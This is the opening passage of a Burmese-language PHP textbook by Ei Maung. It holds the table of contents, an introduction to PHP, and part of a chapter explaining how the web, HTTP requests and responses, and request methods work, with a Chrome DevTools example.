

PHP

လို - တို - ရှင်း

အိမောင်

Fairway

© Copyright 2021, **Ei Maung**
Fairway Technology. All right reserved.

မာတိကာ

5	အခန်း (၁) - World Wide Web
18	အခန်း (၂) - PHP Development Environment
28	အခန်း (၃) - Syntax, Variables & Data Types
39	အခန်း (၄) - Strings & Arrays
53	အခန်း (၅) - Operators & Control Structures
72	အခန်း (၆) - Functions
89	အခန်း (၇) - Object-Oriented Programming
114	အခန်း (၈) - Essential Design Patterns
138	အခန်း (၉) - Error Handling
144	အခန်း (၁၀) - Modules & Namespaces
157	အခန်း (၁၁) - Composer
165	အခန်း (၁၂) - Requests, Cookies & Sessions
187	အခန်း (၁၃) - File Upload
195	အခန်း (၁၄) - MySQL Database
228	အခန်း (၁၅) - Project
256	အခန်း (၁၆) - Security

မိတ်ဆက်

PHP ဟာ လက်ရှိ Web Development ကဏ္ဍမှာ လူသုံးအများဆုံး Server-Side Programming Language ဖြစ်ပါတယ်။ Facebook, Wikipedia, Vimeo, Slack စသည်ဖြင့် အသုံးပြုသူ သန်းပေါင်းများစွာရှိတဲ့ ဝဘ်ဆိုက်တွေကအစ PHP ကို အသုံးပြု ဖန်တီးထားကြခြင်း ဖြစ်ပါတယ်။ ဒီနေရာမှာ ရှေ့မဆက်ခင် Website နဲ့ Web Application ဆိုတဲ့အသုံးအနှုန်းနှစ်ခုကို အရင်ကြိုပြီး ရှင်းထားချင်ပါတယ်။

Chrome, Firefox, Edge စတဲ့ Web Browser တွေမှာ လိပ်စာ URL ရိုက်ထည့်ပြီး အသုံးပြုရတဲ့ ဝဘ်ဆိုက်တွေကို နှစ်ပိုင်းခွဲလို့ ရပါတယ်။ ပုံသေ အဓိပ္ပါယ်ဖွင့်ဆိုချက် မရှိပေမယ့် အများအားဖြင့် သတင်းအချက်အလက် ဖော်ပြယုံနဲ့ ဖောင်ဖြည့်ယုံ သက်သက်လောက်ဆိုရင် Website လို့ခေါ်ကြပြီး၊ အသုံးချလုပ်ဆောင်ချက်တွေ ပါဝင်တယ်ဆိုရင်တော့ Web Application လို့ ခေါ်ကြပါတယ်။ Facebook မှာ ပို့စ်တွေတင်လို့ရတယ်။ Messenger နဲ့ စာပို့ စကားပြောလို့ရတယ်။ Vimeo မှာ ဗီဒီယိုတွေ တင်လို့လို့ရတယ်။ ဒီလိုမျိုး အသုံးချ လုပ်ဆောင်ချက်တွေ ပါဝင်လာပြီဆိုတဲ့အခါ Web Application လို့ ခေါ်ကြတာပါ။

ဒီစာအုပ်မှာ Website နဲ့ Web Application ဆိုတဲ့အသုံးအနှုန်းနှစ်မျိုးကို တစ်နေရာမှာတစ်မျိုး မသုံးတော့ပါဘူး။ ဗမာလို ဝဘ်ဆိုက်လို့ ကျစ်ကျစ်လစ်လစ် တစ်မျိုးထဲပဲ သုံးနှုန်းဖော်ပြသွားမှာပါ။ ဝဘ်ဆိုက် ဆိုတဲ့ အသုံးအနှုန်းကိုတွေ့ရင် Website တွေရော၊ Web Application တွေရော အားလုံးကို ဆိုလိုတယ် လို့မှတ်ယူ ဖတ်ရှုပေးပါ။

ဝဘ်ဆိုက်တွေ ဖန်တီးတည်ဆောက်တဲ့ လုပ်ငန်းကို Web Development လို့ ခေါ်ကြတာပါ။ ပရိုဂရမ်းမင်းဘာသာခွဲ တစ်ခုလို့ ဆိုနိုင်ပါတယ်။ Desktop Solution Development, System Software Development, Mobile App Development စသည်ဖြင့် တစ်ခြား ပရိုဂရမ်းမင်း ဘာသာခွဲတွေ ရှိကြပါ

သေးတယ်။ ဒါတွေအားလုံးကို စုစည်းပြီး Software Development ဆိုတဲ့ ပင်မခေါင်းစဉ် တစ်ခုထဲအောက်မှာလည်း ထည့်သွင်း သတ်မှတ်နိုင်ပါသေးတယ်။ ဒီအခေါ်အဝေါ် သတ်မှတ်ချက်တွေကို စံချိန်စံညွှန်းတစ်ခုနဲ့ အဓိပ္ပါယ်ဖွင့်ဆို သတ်မှတ်ထားတာမျိုး မဟုတ်လို့ သင့်တော်သလို အမျိုးမျိုးခေါ်ကြတဲ့ သဘောပါ။

PHP ဟာ General Purpose Programming Language ခေါ် Software Development လုပ်ငန်းမျိုးစုံမှာ သုံးမယ်ဆိုရင် သုံးလို့ရတဲ့ Language တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် ထူးခြားချက်ကတော့၊ စတင်တီထွင်ကတည်းက PHP ကို Web Development လုပ်ငန်းအတွက် ရည်ရွယ်တီထွင်ခဲ့တာပဲ ဖြစ်ပါတယ်။ တစ်ခြား Programming Language တွေကိုလည်း Web Development လုပ်ငန်းအတွက် သုံးလို့ရပေမယ့် အများစုက PHP လို Web Development အတွက်ဆိုပြီး ဦးစားပေး တီထွင်ထားကြတာမျိုး မဟုတ်ပါဘူး။

ဒါကြောင့် Programming Language တွေ အများကြီး ရှိတဲ့ထဲမှာ အကောင်းဆုံးလို့ ပြောလို့ မရပေမယ့်၊ Web Development လုပ်ငန်းနဲ့ အသင့်တော်ဆုံး Language လို့တော့ ပြောလို့ ရနိုင်ပါတယ်။ PHP ရဲ့ မူလအစအမည်က Personal Home Page ဖြစ်ပါတယ်။ အခုတော့ PHP: Hypertext Processor လို့ ခေါ်ကြပါတယ်။ Recursive Acronym ခေါ် အတိုကောက်အမည်ကို အမည်အပြည့်အစုံမှာ ပြန်ထည့်သုံးတဲ့ ရေးနည်းကို သုံးထားတယ်။ ဒီရေးနည်းနဲ့ သုံးကြတဲ့တစ်ခြား နည်းပညာတွေ အမြောက်အများ ရှိကြပါသေးတယ်။ ဥပမာ GNU's Not Unix (GNU), WINE Is Not an Emulator (WINE) စသည်ဖြင့်ပါ။

PHP ဟာ Server-side Programming Language တစ်ခုဖြစ်ပါတယ်။ Client-side Language ဖြစ်တဲ့ JavaScript နဲ့ သဘောသဘာဝ မတူပါဘူး။ သဘောသဘာဝ မတူပေမယ့် ရေးထုံးတွေကတော့ တော်တော်လေး ဆင်တူလို့ JavaScript လေ့လာတတ်ကျွမ်းထားသူဟာ PHP ကို အလွယ်တစ်ကူ လေ့လာအသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ ဒီစာအုပ်မှာ စာဖတ်သူက JavaScript လေ့လာတတ်ကျွမ်းထားပြီးဖြစ်တယ်လို့ သဘောထားဖော်ပြသွားမှာပါ။ ဒါကြောင့် အကယ်၍ လိုအပ်တယ်ဆိုရင် JavaScript အကြောင်းကို **JavaScript လိုတိုရှင်း** စာအုပ်မှာ ကြိုတင်လေ့လာပြီးမှ ဆက်လက်ဖတ်ရှုသင့်ပါတယ်။

Server-side Programming ဆိုတာဘာလဲဆိုတာကိုတော့ နောက်တစ်ခန်းမှာ ဆက်ကြည့်ကြပါမယ်။

အခန်း (၁) - World Wide Web

PHP အကြောင်း မပြောခင် World Wide Web နည်းပညာအကြောင်း အရင်ပြောဖို့ လိုအပ်ပါတယ်။ အရင်က World Wide Web နည်းပညာကို အတိုကောက် WWW လို့ ခေါ်ကြပေမယ့် အခုတော့ မခေါ်ကြတော့ပါဘူး။ WWW လို့ အတိုကောက် အသံထွက်ရတာက World Wide Web လို့ အပြည့်အစုံ အသံထွက်ရတာထက်တောင် ပိုရှည်နေလို့ပါ။ အခုတော့ အတိုကောက် Web လို့ပဲ ခေါ်ကြပါတော့တယ်။

Web ဆိုတာ အင်တာနက်ကို အသုံးပြုပြီး သတင်းအချက်အလက်တွေ ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာတစ်ခု ဖြစ်ပါတယ်။ ဒီနေရာမှာ Web နဲ့ Internet ဆိုတဲ့ နည်းပညာနှစ်ခုကို မရောဖို့ လိုပါတယ်။ အင်တာနက်ဆိုတာ ကမ္ဘာအရပ်ရပ်မှာ ရှိတဲ့ ကွန်ပျူတာ Network များ အပြန်အလှန် ချိန်ဆက်ထားတဲ့ Network များရဲ့ Network ကွန်ယက်ကြီး ဖြစ်ပါတယ်။ ဒီအင်တာနက်ကွန်ယက်ကို အသုံးပြုပြီး သတင်းအချက်အလက် ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာပေါင်း များစွာရှိပါတယ်။ ဥပမာ - အီးမေးလ်ဟာ အင်တာနက်ကို အသုံးပြုပြီး စာပို့/စာယူ လုပ်နိုင်တဲ့ နည်းပညာတစ်ခုပါ။ FTP ခေါ် အင်တာနက်ကို အသုံးပြုပြီး ဖိုင်တွေ ပေးပို့/ရယူနိုင်တဲ့ နည်းပညာရှိပါတယ်။ Web ဆိုတာ အဲ့ဒီလို နည်းပညာပေါင်းများစွာထဲက တစ်ခုအပါအဝင်ပါ။

ကနေ့အချိန်မှာ Web Browser ကိုဖွင့်ပြီး ဝဘ်ဆိုက်တွေ ကြည့်လို့ရသလို၊ အီးမေးလ်လည်း ပို့လို့ ရနေပါတယ်။ ဖိုင်တွေလည်း ပို့လို့ရနေပါတယ်။ စာတွေ၊ ရုပ်သံတွေနဲ့လည်း ဆက်သွယ်လို့ရနေပါတယ်။ ဒါကြောင့် Web = Internet လို့ ထင်ချင်စရာ ဖြစ်နေပါတယ်။ မဟုတ်ပါဘူး။ Web ဆိုတာ Internet ကိုအသုံးပြုပြီး သတင်းအချက်အလက်တွေ ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာပေါင်း များစွာထဲကတစ်ခု သာဖြစ်တယ်ဆိုတာ ကို ရှင်းရှင်းလင်းလင်း သိမြင်ထားဖို့ လိုအပ်ပါတယ်။

Web နည်းပညာမှာ အပိုင်း (၃) ပိုင်း ပါဝင်ပါတယ်။ Client, Server နဲ့ Protocol တို့ပါ။


- Client ဆိုတာ လိုချင်တဲ့ အချက်အလက်ကို ဆက်သွယ်တောင်းယူမယ့်သူ ပါ။
- Server ဆိုတာ ဆက်သွယ်တောင်းယူလာတဲ့အခါ တုံ့ပြန်ပေးပို့မယ့်သူ ပါ။
- Protocol ကတော့ Client နဲ့ Server တို့ အပြန်အလှန်ဆက်သွယ်ဖို့ အသုံးပြုကြမယ့် ကြားခံ ဆက်သွယ်ရေးနည်းပညာ ပါ။

Client ဘက်ပိုင်းမှာ (၃) မျိုး ထပ်ခွဲပြီး ပြောချင်ပါသေးတယ်။ User, Device နဲ့ User Agent တို့ပါ။

- User ကတော့ အချက်အလက်တွေကို ရယူလိုသူ သင်ကိုယ်တိုင် ပါ။
- Device ကတော့ သင်အသုံးပြုမယ့် ကွန်ပျူတာ၊ ဖုန်း၊ Tablet စတဲ့ စက်ပစ္စည်း ပါ။
- User Agent ကတော့ သင့်ကိုယ်စား အချက်အလက်တွေကို အမှန်တစ်ကယ် သွားယူပေးမယ့် ဆော့ဖ်ဝဲ ပါ။ အများအားဖြင့် Web Browser ကို ပြောတာပါ။ Web Browser မဟုတ်တဲ့ User Agent တွေလည်း ရှိပါသေးတယ်။

Server ဘက်ခြမ်းမှာလည်း (၂) မျိုးခွဲလို့ ရနိုင်ပါတယ်။ Server ကွန်ပျူတာ နဲ့ Server ဆော့ဖ်ဝဲ ပါ။ Server ကွန်ပျူတာ တစ်ခုမှာ Server ဆော့ဖ်ဝဲ အမျိုးမျိုး ရှိနေနိုင်ပါတယ်။ ဥပမာ Server တစ်ခုထဲကပဲ ဝဘ်ဆိုက် ကို တောင်းယူလာရင် ပြန်ပေးနိုင်သလို၊ ဖိုင်ကို တောင်းယူလာရင်လည်း ပြန်ပေးနိုင်တာမျိုးပါ။ အဲ့ဒီလို အလုပ်လုပ်နိုင်ဖို့ဆိုရင် Server ကွန်ပျူတာ မှာ Web Server ဆော့ဖ်ဝဲနဲ့ FTP Server ဆော့ဖ်ဝဲတို့ ရှိနေဖို့လို ပါတယ်။

ဆက်သွယ်ရေး နည်းပညာမှာလည်း အမျိုးမျိုးရှိနိုင်ပေမယ့် အဲ့ဒီလောက်ထိ ချဲ့ရင်တော့ ရှုပ်ကုန်မှာ စိုးရပါ တယ်။ ဒါတွေကို ပြောပြနေတယ်ဆိုတာ အလုပ်လုပ်သွားပုံကို မျက်စိထဲမှာ မြင်ကြည့်နိုင်ဖို့ ပြောနေတာပါ။ ဒီလို မြင်ကြည့်နိုင်မှ နားလည်မှာ မို့လို့ပါ။ ဒါကြောင့် မြင်ကြည့်ရလွယ်အောင် ဆက်သွယ်ရေးနည်းပညာ ကတော့ တစ်ခုထဲကိုပဲ သုံးကြတယ် လို့ လောလောဆယ် မှတ်ထားပေးပါ။ HTTP လို့ အတိုကောက် ခေါ် ကြတဲ့ Hypertext Transfer Protocol ကိုသုံးကြတာပါ။ Client နဲ့ Server တို့က HTTP ကိုအသုံးပြုပြီး ဆက်သွယ်အလုပ်လုပ်ကြပုံကို နောက်တစ်မျက်နှာမှာ ပြထားတဲ့ ပုံလေးနဲ့ လေ့လာကြည့်ပါ။



ကြည့်ရလွယ်အောင် အလုပ်လုပ်တဲ့အစီအစဉ်အတိုင်း 1, 2, 3 နံပါတ်စဉ်တပ်ပြထားပါတယ်။

- ပထမဦးဆုံး User က User Agent ဖြစ်တဲ့ Browser ထဲမှာ လိုချင်တဲ့ အချက်အလက်တည်နေရာ လိပ်စာ URL ကို ရိုက်ထည့် ရပါတယ်။
- Browser က URL ပေါ်မူတည်ပြီး သင့်တော်တဲ့ HTTP Request ကို တည်ဆောက်ပါတယ်။ HTTP Request မှာ Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းပါပါတယ်။ နမူနာပုံရဲ့ နံပါတ် (၁) မှာ နှစ်ပိုင်းခွဲ ပြထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ Request ကို ပေးပို့ ပါတယ်။
- Server က Request လက်ခံရရှိတဲ့အခါ လုပ်စရာရှိတဲ့အလုပ်ကို လုပ်ပါတယ်။ နမူနာပုံအရ User လိုချင်တာက home.php ဖြစ်ပါတယ်။ home.php ထဲမှာ HTML ကုဒ်တွေ၊ PHP ကုဒ်တွေ၊ JavaScript ကုဒ်တွေ ပေါင်းစပ် ပါဝင်နေပါတယ်။ `<?= 1 + 2 ?>` ဆိုတဲ့လိုင်းက PHP ကုဒ်ပါ။ Server က PHP ကုဒ်တွေကို Run လိုက်ပါတယ်။ ဒီလို Run လိုက်တဲ့အတွက် 1 + 2 ရဲ့ ရလဒ် 3 ထွက်ပေါ်လာပြီး ရလဒ်မှာ 3 ပဲ ပါဝင်တော့တာကို တွေ့ရမှာဖြစ်ပါတယ်။ PHP ကုဒ်တွေ ရလဒ်ထဲမှာ မကျန်တော့ပါဘူး။ အလုပ်လုပ်ပြီးသွားပါပြီ။ ဒီလိုသဘောမျိုးနဲ့ Server ဘက်ခြမ်းမှာ အလုပ်လုပ်လို့ PHP ကို Server-side နည်းပညာလို့ခေါ်တာပါ။
- Server က HTTP Response ကိုတည်ဆောက်ပါတယ်။ HTTP Response မှာလည်း Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းရှိပါတယ်။ Body နေရာမှာ စောစောကအလုပ်လို့ ရလာတဲ့ ရလဒ်ရှိနေတာကို တွေ့ရနိုင်ပါတယ်။ ပြီးတဲ့အခါ Response ကို ပြန်လည်ပေးပို့ ပါတယ်။
- User Agent က Response ကိုလက်ခံရရှိတဲ့အခါ User ကြည့်လို့ရအောင်ပြ ပေးပါတယ်။
- ဆက်သွယ်မှုတစ်ခု ပြီးဆုံးသွားပြီဖြစ်ပါတယ်။

Request/Response Headers

Client Request မှာ Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းရှိတယ်လို့ပြောထားပါတယ်။ Client က Server ကို ဆက်သွယ်တဲ့အခါ အမှန်တစ်ကယ် ပေးပို့ရမယ့် အချက်အလက်အပြင် ဘယ်လိုပုံစံ လိုချင်တာလဲဆိုတော့ အချက်အလက်တွေကိုပါ ထည့်သွင်းပေးပို့ရပါတယ်။ ဒါကြောင့် Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်း ရှိနေတာပါ။ Header က ဘယ်လိုပုံစံလိုချင်တာလဲဆိုတဲ့ လိုလားချက်တွေ ဖြစ်ပြီးတော့ Body ကတော့ ကိုယ့်ဘက်က ပေးပို့လိုတဲ့ အချက်အလက်တွေ ဖြစ်ပါတယ်။


အလားတူပဲ Server က အကြောင်းပြန်တဲ့ Response မှာလည်း Header နဲ့ Body နှစ်ပိုင်းရှိပါတယ်။ Header က ဘယ်လိုပုံစံ ပြန်လည်ပေးပို့မလဲဆိုတဲ့ သတင်းပို့ချက်တွေဖြစ်ပြီးတော့ Body က အမှန်တစ်ကယ် ပေးပို့တဲ့ အချက်အလက်တွေဖြစ်ပါတယ်။

ပေးထားတဲ့နမူနာပုံမှာ လေ့လာကြည့်လိုက်ရင် Request Header မှာ GET /home.php HTTP/1.1 ဆိုတဲ့ အချက်တစ်ချက် ပါဝင်တာကို တွေ့ရနိုင်ပါတယ်။ GET ကို Request Method လို့ခေါ်ပါတယ်။ ဆက်သွယ်မှု ပြုလုပ်ရခြင်း အကြောင်းရင်းကို ဒီ Request Method နဲ့ ထည့်သွင်းအသိပေးပြီး ဆက်သွယ်ရတာပါ။ GET ရဲ့အဓိပ္ပါယ်က အချက်အလက်တွေ ရယူလိုတယ် ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ တစ်ခြား Request Method တွေရှိပါသေးတယ်။ POST, PUT, PATCH, DELETE စသည်ဖြင့်ပါ။ ဒီနေရာမှာတော့ GET နဲ့ POST နှစ်မျိုးမှတ်ထားရင် လုံလောက်ပါတယ်။ ကျန်တဲ့ Request Method တွေအကြောင်းကို **API လိုတိုရှင်း** စာအုပ်မှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။ GET Request Method ကို အချက်အလက်တွေ ရယူလိုတဲ့ အခါ အသုံးပြုပြီး POST Request Method ကိုတော့ အချက်အလက်တွေ ပြောင်းလဲစေလိုတဲ့အခါ အသုံးပြုပါတယ်။ ပြောင်းလဲတယ်ဆိုတာ အသစ်တိုးသွားတာလည်း ဖြစ်နိုင်တယ်၊ ရှိပြီးသားကို ပြင်လိုက်တာလည်း ဖြစ်နိုင်တယ်၊ ဖျက်လိုက်တာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။

Request Method ရဲ့နောက်မှာ URI ခေါ်လိုချင်တဲ့ Resource ရဲ့ လိပ်စာလိုက်ရပါတယ်။ Resource ဆိုတာ HTML Document လည်း ဖြစ်နိုင်တယ်၊ Image ဖိုင်လည်းဖြစ်နိုင်တယ်၊ JavaScript ကုဒ်တွေလည်း ဖြစ်နိုင်တယ်၊ PDF ဖိုင်တွေလည်းဖြစ်နိုင်တယ်၊ အမျိုးမျိုးဖြစ်နိုင်ပါတယ်။ ဘာကိုလိုချင်သည် ဖြစ်စေ တောင်းယူလိုရပါတယ်။ Server ပေးနိုင်ရင်ပြန်ပေးမှာဖြစ်ပြီးတော့ မပေးနိုင်ရင် မပေးနိုင်တဲ့အကြောင်း ပြန်ပြောပါလိမ့်မယ်။

နောက်ဆုံးက HTTP/1.1 ကတော့ အသုံးပြုလိုတဲ့ HTTP Version ဖြစ်ပါတယ်။ Client နဲ့ Server အသုံးပြုလိုတဲ့ Version တူဖို့လိုပါတယ်။ စကတည်းက Client က သူ့အသုံးပြုလိုတဲ့ Version ကိုတစ်ခါထဲ ထည့်ပြောလိုက်တဲ့သဘောပါ။

ဒီသဘောသဘာဝကို သိထားဖို့ပဲလိုပါတယ်။ ကိုယ်တိုင်အသေးစိတ် လိုက်စီမံဖို့တော့ ဒီအဆင့်မှာ မလိုအပ်သေးပါဘူး။ အသုံးပြုနေတဲ့ Browser က လိုအပ်တဲ့ Request မှန်အောင် သူ့ဘာသာ ကြည့်စီစဉ်ပေးသွားပါလိမ့်မယ်။ ဒါကို လက်တွေ့ကြည့်ချင်ရင် အခုလိုကြည့်လို့ရပါတယ်။




နမူနာပုံအရ Chrome Browser မှာ DevTools ကိုဖွင့်ထားပြီး URL Bar မှာ google.com လို့ရိုက်ထည့်လိုက်တာပါ။ DevTools ရဲ့ **Network** Section မှာ ကြည့်လိုက်ရင် ရိုက်ထည့်လိုက်တဲ့ လိပ်စာပေါ်မူတည်ပြီး လိုအပ်တဲ့ ဆက်သွယ်မှုတွေကို Browser က တန်းစီပြီး ပြုလုပ်ပေးသွားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ဒီနေရာမှာ လိုချင်တာကတော့ Google Home Page တစ်ခုထဲကို လိုချင်တာပါ။ ဒါပေမယ့် Google Home Page ကို ရယူပြီး ဖော်ပြကြည့်တဲ့အခါ Logo တွေ CSS ကုဒ်ဖိုင်တွေ Font ဖိုင်တွေ Script ဖိုင်တွေလည်း လိုအပ်နေသေးတာကို Browser က သိသွားတဲ့အတွက် လိုအပ်တဲ့ ဆက်စပ်အချက်အလက်တွေကို တစ်ခုပြီးတစ်ခု ဆက်လက်ရယူပြီး ပြည့်စုံအောင်အလုပ်လုပ်ပေးသွားလို့ အခုလိုတွေ့မြင်ရတာပါ။

ပေးပို့သွားတဲ့ Request အသေးစိတ်ကို သိချင်ရင် နမူနာပုံရဲ့ နံပါတ် (၃) ပြထားတဲ့ နေရာက သက်ဆိုင်ရာ အချက်အလက်ကို နှိပ်ကြည့်လို့ရပါတယ်။ ဒီလိုနှိပ်ကြည့်လိုက်တဲ့အခါ နံပါတ် (၄) ပြထားတဲ့နေရာမှာ Browser က ပေးပို့သွားတဲ့ Request Header ပါ အချက်အလက်များနဲ့ ပြန်လည်လက်ခံရရှိတဲ့ Response Header ပါ အချက်အလက်များကို အသေးစိတ် တွေ့မြင်ရမှာဖြစ်ပါတယ်။

နမူနာအရ Request Header မှာပါဝင်တဲ့ Request Method က GET ဖြစ်ပြီး User-Agent လည်း ပါဝင်တာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ သတိပြုစရာအနေနဲ့ Accept-Encoding ဆိုတဲ့ Header နဲ့အတူ

